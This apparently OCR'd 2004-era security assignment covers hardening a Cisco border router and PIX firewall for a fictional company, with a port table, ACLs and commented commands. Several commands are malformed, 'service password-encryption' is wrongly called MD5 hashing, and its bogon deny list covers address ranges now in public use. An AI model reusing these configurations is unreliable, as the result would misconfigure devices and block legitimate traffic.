


Figure 3:GE IP Traffic routing

TCP/UDP Required Policy Information

Port Allocation		IP address	TCP	UDP
Border Router	**Inbound - from Internet/Router**			
	http - web dmz	1.1.1.101	80	
	https - ssl web dmz	1.1.1.101	443	
	dns - inbound dns requests	1.1.1.102		53
	sftp - secure ftp	1.1.1.100	22	
	email - outbound sendmail	1.1.1.100	25	
	isakmp - vpn client	1.1.1.30		500
		10.60.2.x	1645	
Border Router	**Outbound - toward Internet**			
	dns - name requests to root servers	1.1.1.102		53
	ftp - virus updates - ftp.nai.com	all DMZ servers	21	
	http - Internal LAN associate Web	10.60.8.1-10.60.11.254	80	
	dns - Internal DNS server	10.60.2.x		53
	ftp - Internal FTP server (EPO Server) anti-virus updates	10.60.2.x	21	
DMZ Firewall -	**Inbound - from border router to DMZ**			
	http - web dmz	1.1.1.101	80	
	https - ssl web dmz	1.1.1.101	443	
	dns - inbound dns requests	1.1.1.102		53
	sftp - secure ftp	1.1.1.100	22	
	syslog - auditing from border router	172.16.1.22		514
	Smtp – inbound email	1.1.1.100	25	
DMZ Firewall -	**Outbound from DMZ to border router**			
	dns - outbound dns requests (for DMZ servers)	1.1.1.102		53
	smtp - outbound email	1.1.1.100	25	
	ftp - ftp.nai.com (anti-virus updates)	all DMZ servers	21	
DMZ Firewall -	**Inbound - from VPN concentrator to DMZ**			
	VPN - access into DMZ - Web	172.16.14.x	80	
	VPN - access into DMZ - Web SSL	172.16.14.x	443	
	VPN - access into DMZ - secure FTP	172.16.14.x	22	
DMZ Firewall -	**Inbound - From VPN concentrator to Internet LAN**			
	RADUS - Authentication for VPN users	172.16.1.38	1645	
	Email - SMTP 25	172.16.14.x	25	
	DNS - DNS			53
	Syslog -auditing from VPN concentrator	172.16.1.38		514

DMZ Firewall -	**Outbound - from DMZ fw to VPN concentrator**			
	HTTPS - Administrator access to admin concentrator	10.60.5.x	443	
Internal Firewall -	**Inbound - From DMZ firewall**			
	RADIUS - Authentication VPN users	172.16.1.38	1645	
	DNS - VPN users	172.16.14.x		53
	Email - VPN users		25	
	Syslog - auditing from border router	172.16.1.22		514
	Syslog - auditing from VPN concentrator	17216.1.38		514
	Syslog - auditing from DMZ firewall	172.16.1.49		514
Internal Firewall -	**Inbound - from DMZ Servers**			
	DNS - Resolved Queries	192.168.201.102		53
	EMAIL - Incoming Email	192.168.201.100	25	
	Tripwire - Notifications	all dmz servers	1345	
Internal Firewall -	**Outbound - DMZ**			
	DNS - DNS queries from Internal DNS server	10.60.2.x		53
	Email - Email relay fro Internal Email server	10.60.2.x	25	
	SQL - DB pushes from SQL to MySQl	10.60.2.x	3306	
	Access from Internal servers to retrieve sftp deposits	10.60.2.x	22	
	Tripwire policy updates/notifications	10.60.2.x	1345	
Internal Firewall -	**Outbound - DMZ Firewall**			
	Outbound - Web	10.60.8.1-10.60.11.254	80	
	Outbound - Web SSL	10.60.8.1-10.60.11.254	443	
	Outbound - ftp	10.60.2.x	21	

Practical Assignment 2: Security Policy and Component Configuration

As mentioned earlier the first line of defense or Tier 1 is the border router. This project will be using a Cisco 2651XM on the edge.

The following references where used to help with the configuration parameters to harden the router.

- Hardening Cisco Routers (OReilly Networking) by Thomas Akin
- http://southtexas.issa.org/Program%20Files/Cisco%20Router%20Hardening.pdf
- http://www.sans.org/rr/papers/38/233.pdf

This Cisco 2651XM has 2- 10/100 Ethernet ports, 2 – WIC slots. GE will be using one T1- connection to a local ISP and one Ethernet connection to the DMZ firewall.

IOS on the router at the time of this project is 12.3.6. Since this device sites on the edge GE will want to make sure they stay current with the latest IOS bulletins and code releases. Patches have been put in place for OS issues posted up to April 24, 2004

Border Router Configuration: The first step before we enable Routing or ACL's is to lock down the core functions of the router.

- hostname
  - router(config) hostname <word>
  - This name should not be something other than "GE's Router". The idea is to make it as difficult as possible to tell who or what is behind this device.

- Service password-encryption
  - NUNYA-rtr#(config) service password-encryption
  - MD5 hashing on passwords
  - MD5 can easily be hacked, but access is restricted to this device from a private IP address

- Enable password
  - NUNYA-rtr#(config) enable password <word>
  - Sets the Enable password
  - This password should be non standard. Again, the idea is to make this process of guessing the password as hard as possible.

- Service timestamps log date time
  - NUNYA-rtr#(config) service timestamps log date time
  - Current timestamp on all router logs
  - Assist in tracking/troubleshooting of events generated in logs

- Service timestamps debug date time
  - NUNYA-rtr#(config) service timestamps debug date time
  - Current timestamp on all router debug logs
  - Assist in tracking/troubleshooting of events generated in debug logs

- Logging buffered 5000 informational
  - NUNYA-rtr#(config) logging buffered 5000 informational
  - Log buffer size
  - Sets the size of the log on the router for historical data

- Logging
  - NUNYA-rtr#(config) logging <destination ip address x.x.x.x>
  - Tells the router where to send all logged events
  - This is an important aspect of the auditing policy. In case the router becomes compromised you have the logs stored in a secure area

- Banner
  - NUNYA-rtr#(config) banner <text>
  - Sets the banner message
  - This message should indicate that “unauthorized access is not permitted”

- Ntp server
  - NUNYA-rtr#(config) ntp server <IP address of time server x.x.x.x>
  - Sets the ntp server the router should use to synch time
  - Assists in tracking/troubleshooting events generated in logs
- No IP identd
  - NUNYA-rtr#(config) no IP identd
  - Not needed on this router
  - An unnecessary service that relies on the router admin supplying the correct information.
- No service mop
  - NUNYA-rtr#(config) no service mop
  - Disable DEC mop
- TCP Keepalives
  - NUNYA-rtr#(config) tcp-keepalives-in
  - NUNYA-rtr#(config) tcp-keepalives-out
  - Generate keepalives on idle incoming/outgoing network connections
  - To generate keepalive packets on idle incoming network connections (initiated by the remote host)

- To generate keepalive packets on idle outgoing network connections (initiated by a user)

- Disable unnecessary broadcast forwarding
  Commands-
  - NUNYA-rtr(config)# No ip forward-protocol udp 69
  - NUNYA-rtr(config)# No ip forward-protocol udp 53
  - NUNYA-rtr(config)# No ip forward-protocol udp 37
  - NUNYA-rtr(config)# No ip forward-protocol udp 137
  - NUNYA-rtr(config)# No ip forward-protocol udp 138
  - NUNYA-rtr(config)# No ip forward-protocol udp 67
  - NUNYA-rtr(config)# No ip forward-protocol udp 68
  - NUNYA-rtr(config)# No ip forward-protocol udp 49
  - NUNYA-rtr(config)# No ip forward-protocol udp 42
  - NUNYA-rtr(config)# No ip helper-address

- No service tcp-small-servers & no service udp-small-servers
  - NUNYA-rtr#(config) no service tcp-small-servers
  - NUNYA-rtr#(config) no service udp-small-servers
  - Disables tcp services that use ports under 20
  - TCP and UDP small servers are servers that run in the router which are useful for diagnostics.
    - Echo: Echoes back whatever you type by using the telnet x.x.x.x echo command.
    - Chargen: Generates a stream of ASCII data. The command to use is telnet x.x.x.x chargen.
    - Discard: Throws away whatever you type. The command to use is telnet x.x.x.x discard
    - Daytime: Returns system date and time, if correct. It is correct if you are running Network Time Protocol (NTP) or have set the date and time manually from the exec level. The command to use is telnet x.x.x.x daytime.
  - It is recommended that these services not be enabled unless doing so is absolutely necessary. These services could be exploited indirectly to gain information about the target system or directly as is the case with the chargen[22] attack which uses TCP chargen.

- . no snmp-server
  - NUNYA-rtr#(config) no snmp-server
  - Disables snmp

[22] http://www.insecure.org/sploits/NT.chargen.flood.DOS.html

- GE may decide at a later date to incorporate monitoring software that uses snmp to query the router. Examples of software would be MRTG, WhatsUpGold, Openview. However caution needs to be used in setting up SNMP. SNMP has inherent security issues with weak password strength. SNMP should never be given global access. You should always specify the device that SNMP information will be access from. Also, since SNMP has weak password strength, SNMP should not be the conduit for configuring the router.

- No IP finger
  - NUNYA-rtr(config)# no ip finger
  - Disables the finger service
  - By disabling this service hackers cannot use this function to obtain a list of users logged into a device. If a list was obtained the would expose the device to possible brute-force password hacking or social engineering.

- No IP source-route
  - NUNYA-rtr(config)# no IP source-source
  - Once configured the router will drop all packets with the source flag set
  - This is a two-edge sword command
    - Makes sure that packets following a exact path between point (A) and (B)
    - Allows the Hacker to IP spoof the address of a good host and have responses destination packets sent to a bad host instead of the good legitimate one

- No ip http server
  - NUNYA-rtr(config)# no ip http server
  - Disables the web service on the router
  - Routers default to having this service disabled

- No service dhcp
  - NUNYA-rtr(config)# no service dhcp
  - Disables the dhcp service
  - Dhcp is not needed on this router

- No IP bootp
  - NUNYA-rtr(config)# IP bootp server
  - Disables bootp service
  - Bootp is not needed on this router

- No CDP run
  - NUNYA-rtr(config)# – no cdp run
  - Disables the Cisco Discovery Protocol (CDP)
  - Disables the ability for any directly attached device to obtain information about this router

- No IP domain lookup
  - NUNYA-rtr(config)# no IP domain lookup
  - Disables IP/hostname resolution performed on this router
  - Not needed on this router

- No IP classless
  - NUNYA-rtr(config)# no IP classless
  - Disable classless routing
  - Router will drop any packet that has a destination but no route

- No service pad
  - NUNYA-rtr(config)# no service pad
  - Disables the pad service
  - Service not needed on this router

- IP TCP intercept mode intercept
  - NUNYA-rtr(config)# IP tcp intercept mode intercept
  - [Intercept] Active mode in which the TCP intercept software intercepts TCP packets from clients to servers that match the configured access list and performs intercept duties. This is the default.
  - [Watch] Monitoring mode in which the software allows connection attempts to pass through the router and watches them until they are established.

- IP TCP intercept list 103
  - NUNYA-rtr(config)# IP TCP intercept list 103
  - Match the configured intercept list. In this case access-list 103

- IP TCP intercept connection-timeout [seconds]
  - NUNYA-rtr(config)# IP TCP intercept connection-timeout <seconds>
  - Time (in seconds) that the software will still manage the connection after no activity. The minimum value is 1 second. The default is 86,400 seconds (24hours).

- IP TCP intercept watch-timeout [seconds]

- NUNYA-rtr(config)#)IP TCP intercept watch-timeout <seconds>
- Time (in seconds) that the software waits for a watched connection to reach established state before sending a Reset to the server. The minimum value is 1 second. The default is 30 seconds.

- IP TCP intercept drop-mode oldest
  - NUNYA-rtr(config)# IP TCP intercept drop-mode oldest
  - [Oldest] (Optional) Software drops the oldest partial connection. This is the default.
  - [Random] (Optional) Software drops a randomly selected partial connection.
  - If the number of incomplete connections exceeds 1100 or the number of connections arriving in the last 1 minute exceeds 1100, the TCP intercept feature becomes more aggressive. When this happens, each new arriving connection causes the oldest partial connection to be deleted, and the initial retransmission timeout is reduced by half to 0.5 seconds (and so the total time trying to establish the connection will be cut in half).

- IP TCP intercept finrst-timeout [seconds]
  - NUNYA-rtr(config)# IP TCP intercept finrst-timeout <seconds>
  - Time (in seconds) after receiving a reset or FIN-exchange that the software ceases to manage the connection. The minimum value is 1 second. The default is 5 seconds.
  - Even after the two ends of the connection are joined, the software intercepts packets being sent back and forth. Use this command if you need to adjust how soon after receiving a reset or FIN-exchange the software stops intercepting packets.

Interface Commands

- External Serial Interface
  - NUNYA-rtr(config-if)# No IP Unreachables
    - Command – no IP unreachable
    - Router will not reply with ICMP host unreachable
  - NUNYA-rtr(config-if)# No IP directed broadcast
    - Command – no IP directed broadcast
    - Deny traffic headed for the broadcast address
  - NUNYA-rtr(config-if)# No IP redirects
    - Command – no IP redirects
    - Deny packets that can be redirected
  - NUNYA-rtr(config-if)# No IP proxy-arp

        - Command – no IP proxy-arp
        - Disables proxy arp
    - NUNYA-rtr(config-if)# No IP mask-reply
        - Router will drop packets requesting the interface subnet mask
    - NUNYA-rtr(config-if)# IP access-group 101 in
        - Apply access-list 101 on this traffic. ACL will filter all incoming traffic.

The access-lists within the router policy are read from the top down, which means the rules that get most hits are among the first in the policy.

- Access-list 101
    - Block non (UDP) 500 access to VPN concentrator
        - NUNYA-rtr(config)# Access-list 101 permit udp any host 1.1.1.30 eq 500
            - Allow access to VPN concentrator from client on (UDP 500)
        - NUNYA-rtr(config)# Access-list 101 deny IP any host 1.1.1.30 log
            - Disable all other IP traffic to the public interface of VPN concentrator

    - Block non-routable or unassigned IP address space

        - NUNYA-rtr(config)# Access-list 101 deny ip 10.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 172.16.0.0 0.15.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 192.168.0.0 0.0.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 224.0.0.0 31.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 127.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 0.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 2.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 5.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 7.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 23.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 27.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 31.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 36.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 39.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 41.0.0.0 0.255.255.255 any

- NUNYA-rtr(config)# Access-list 101 deny ip 42.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 49.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 50.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 58.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 59.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 70.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 71.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 72.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 73.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 74.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 75.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 76.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 77.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 78.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 79.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 83.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 84.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 85.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 86.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 87.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 88.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 89.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 94.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 95.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 96.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 97.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 98.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 99.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 100.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 101.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 102.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 103.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 104.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 105.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 106.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 107.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 108.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 109.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 110.0.0.0 0.255.255.255 any

- NUNYA-rtr(config)# Access-list 101 deny ip 111.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 112.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 113.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 114.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 115.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 116.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 117.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 118.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 119.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 120.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 121.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 122.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 123.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 124.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 125.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 126.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 127.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 169.254.0.0 0.0.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 173.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 174.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 175.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 176.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 177.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 178.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 179.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 180.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 181.0.0.0 0.255.255.255 any
- NUNYA-rtr(config)# Access-list 101 deny ip 182.0.0.0 0.255.255.255 any

        - NUNYA-rtr(config)# Access-list 101 deny ip 183.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 184.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 185.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 187.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 188.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 189.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 190.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 192.0.2.0 0.0.0.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 223.0.0.0 0.255.255.255 any
        - NUNYA-rtr(config)# Access-list 101 deny ip 224.0.0.0 0.255.255.255 any

- Access-list 101
    - Block TFTP
        - NUNYA-rtr(config)# Access-list 101 deny udp any any eq 69
- Access-list 101
    - Block Syslog
        - NUNYA-rtr(config)# Access-list 101 deny udp any any eq 514
- Access-list 101
    - Block ICMP
        - NUNYA-rtr(config)# Access-list 101 deny icmp any any eq host-redirected echo
- Access-list 101
    - Block NetBios
        - NUNYA-rtr(config)# Access-list 101 deny tcp any any range 135 139
        - NUNYA-rtr(config)# Access-list 101 deny udp any any range 135 139
        - NUNYA-rtr(config)# Access-list 101 deny tcp any any eq 445
- Access-list 101
    - Allow everything else that was not explicitly denied
        - NUNYA-rtr(config)# Access-list 101 permit any any

    - NOTE : At this point GE could add additional filters on their external interface. GE could lock down to the specific protocols/ports that will need to ingress in to the GE network. GE will monitor the Router Syslogs and the IDS placed between External Firewall and Router. If excessive traffic is

bleeding through the border router GE will tighten down the filters. However, GE wants to train their techs on what kind of traffic is coming through the border router and how does the IDS sensor interpret it.

- Internal Ethernet Interface
  - NUNYA-rtr(config-if)# No IP Unreachables
    - Command – no IP unreachables
    - Router will not reply with ICMP host unreachable
  - NUNYA-rtr(config-if)# No IP directed broadcast
    - Command – no IP directed broadcast
    - Deny traffic headed for the broadcast address
  - NUNYA-rtr(config-if)# No IP redirects
    - Command – no IP redirects
    - Deny packets that can be redirected
  - NUNYA-rtr(config-if)# IP access-group 102 in
    - Apply ACL 102 to inside interface of router. All traffic flowing into the router from Internal traffic will be filtered.
- Access-list 102
  - NUNYA-rtr(config)# Access-list 102 deny any host 1.1.1.25 any
    - Deny access to Ethernet Interface from any IP address
  - NUNYA-rtr(config)# Access-list 102 deny any host 172.16.1.22 any
  - NUNYA-rtr(config)# Access-list 102 permit ip any any
    - Permit all other traffic that is not filtered
- Access-list 103 has been added for TCP Intercept feature:
  - NUNYA-rtr(config)# Access-list 103 permit tcp any 1.1.1.0 0.0.0.255
  - TCP Intercept is a secure traffic filtering service that proctects TCP servers from TCP SYN DOS attacks. Any TCP packet matching this ACL is offered to the TCP Intercept service for dispensation. Our policy is only interested in TCP connections attempts destined to the TCP intercept process. This ACL sends any TCP traffic flagged from our public address range through the TCP Intercept method.

Firewall Configuration: As stated earlier GE has chosen to use a Cisco PIX firewall as the second line of defense. PIX version 6.33 is the latest version available at the time of writing. This sections objective is to describe the commands used to harden the firewall. A complete Tutorial has been outlined in assignment 4.

Configuration Commands

- Network interfaces are referred to as interface0-x depending on how many interfaces your pix supports.
  - Firewall(config)# Interface Ethernet0 100full

- Cisco provides you the convenience of naming the interfaces for reference. The security level defines the flow of traffic. High security traffic (security100) will always flow out lower security traffic (security0). This way out of the box with out any ACL's the inside interface will be able to traverse the outside interface, but reverse would be blocked. The inside interface will always have a security level of 100.
  - Firewall(config)# Interface ethernet0 outside security0
  - Firewall(config)# Interface ethernet1 inside security100
  - Firewall(config)# Interface ethernet2 VPN security50
  - Firewall(config)# Interface ethernet3 DMZ security25

- Enable password
  - Firewall(config)# Enable password <encrypted>

- Define hostname and domain (domain is required for SSH connectivity)
  - Firewall(config)# Hostname NUNYA-fw
  - NUYNA-fw(config)#Domain-name nunya-business

- Set timezone to help with accurately displaying timestamps
  - NUYNA-fw(config)#Clock time zone est -4

- Set the maximum MTU[23] size for the interface
  - NUYNA-fw(config)#Mtu outside 1500

- Assign IP addresses to interfaces
  - NUYNA-fw(config)#Ip address inside x.x.x.x <mask> x.x.x.x
  - NUYNA-fw(config)#Ip address outside x.x.x.x <mask> x.x.x.x
  - NUYNA-fw(config)#Ip address VPN x.x.x.x <mask> x.x.x.x
  - NUYNA-fw(config)#Ip address DMZ x.x.x.x <mask> x.x.x.x.

[23] http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&oi=defmore&q=define:MTU

- Force the PIX to reassemble all fragments[24] before allow through
  - NUYNA-fw(config)#Fragment chain 1 outside
  - NUYNA-fw(config)#Fragment chain 1 inside
  - NUYNA-fw(config)#Fragment chain 1 DMZ
  - NUYNA-fw(config)#Fragment chain 1 VPN

- Basic IDS PIX[25] functionality
  - NUYNA-fw(config)#Ip audit info action alarm
  - NUYNA-fw(config)#Ip audit attack action reset

- Set the timeout for ARP[26] entries in the ARP table. Parameter is defined in seconds.
  - NUYNA-fw(config)#Arp timeout 1220

- Lockdown the PIX to console access only, by default these settings are disabled.
  - NUYNA-fw(config)#No ssh
  - NUYNA-fw(config)#No telnet
  - NUYNA-fw(config)#No http server enable
    - (allows management via a WEB GUI)

- Unless your running something that can interpret SNMP traps (HP Openview[27],) disable SNMP. ***NEVER USE community names of: public,private,secret, cisco***
  - NUYNA-fw(config)#No snmp-server community public
  - NUYNA-fw(config)#No snmp-server community private
  - NUYNA-fw(config)#No snmp-server community secret
  - NUYNA-fw(config)#No snmp-server community cisco
  - NUYNA-fw(config)#No snmp-server community write

- Logging (SYSLOG) we want to send logging information to our syslog server for storage and inspection if warranted.
  - NUYNA-fw(config)#Logging on
  - NUYNA-fw(config)#logging facility 19
    - Facility 19 translates to local3 on the syslog server
  - NUYNA-fw(config)#logging buffered 4

[24] http://www.cisco.com/warp/public/105/pmtud_ipfrag.html
[25] http://www.sitamoht.com/sn/nkb/free/pix-1.pdf
[26] http://www.google.com/search?hl=en&lr=&ie=UTF-8&oe=UTF-8&oi=defmore&q=define:ARP
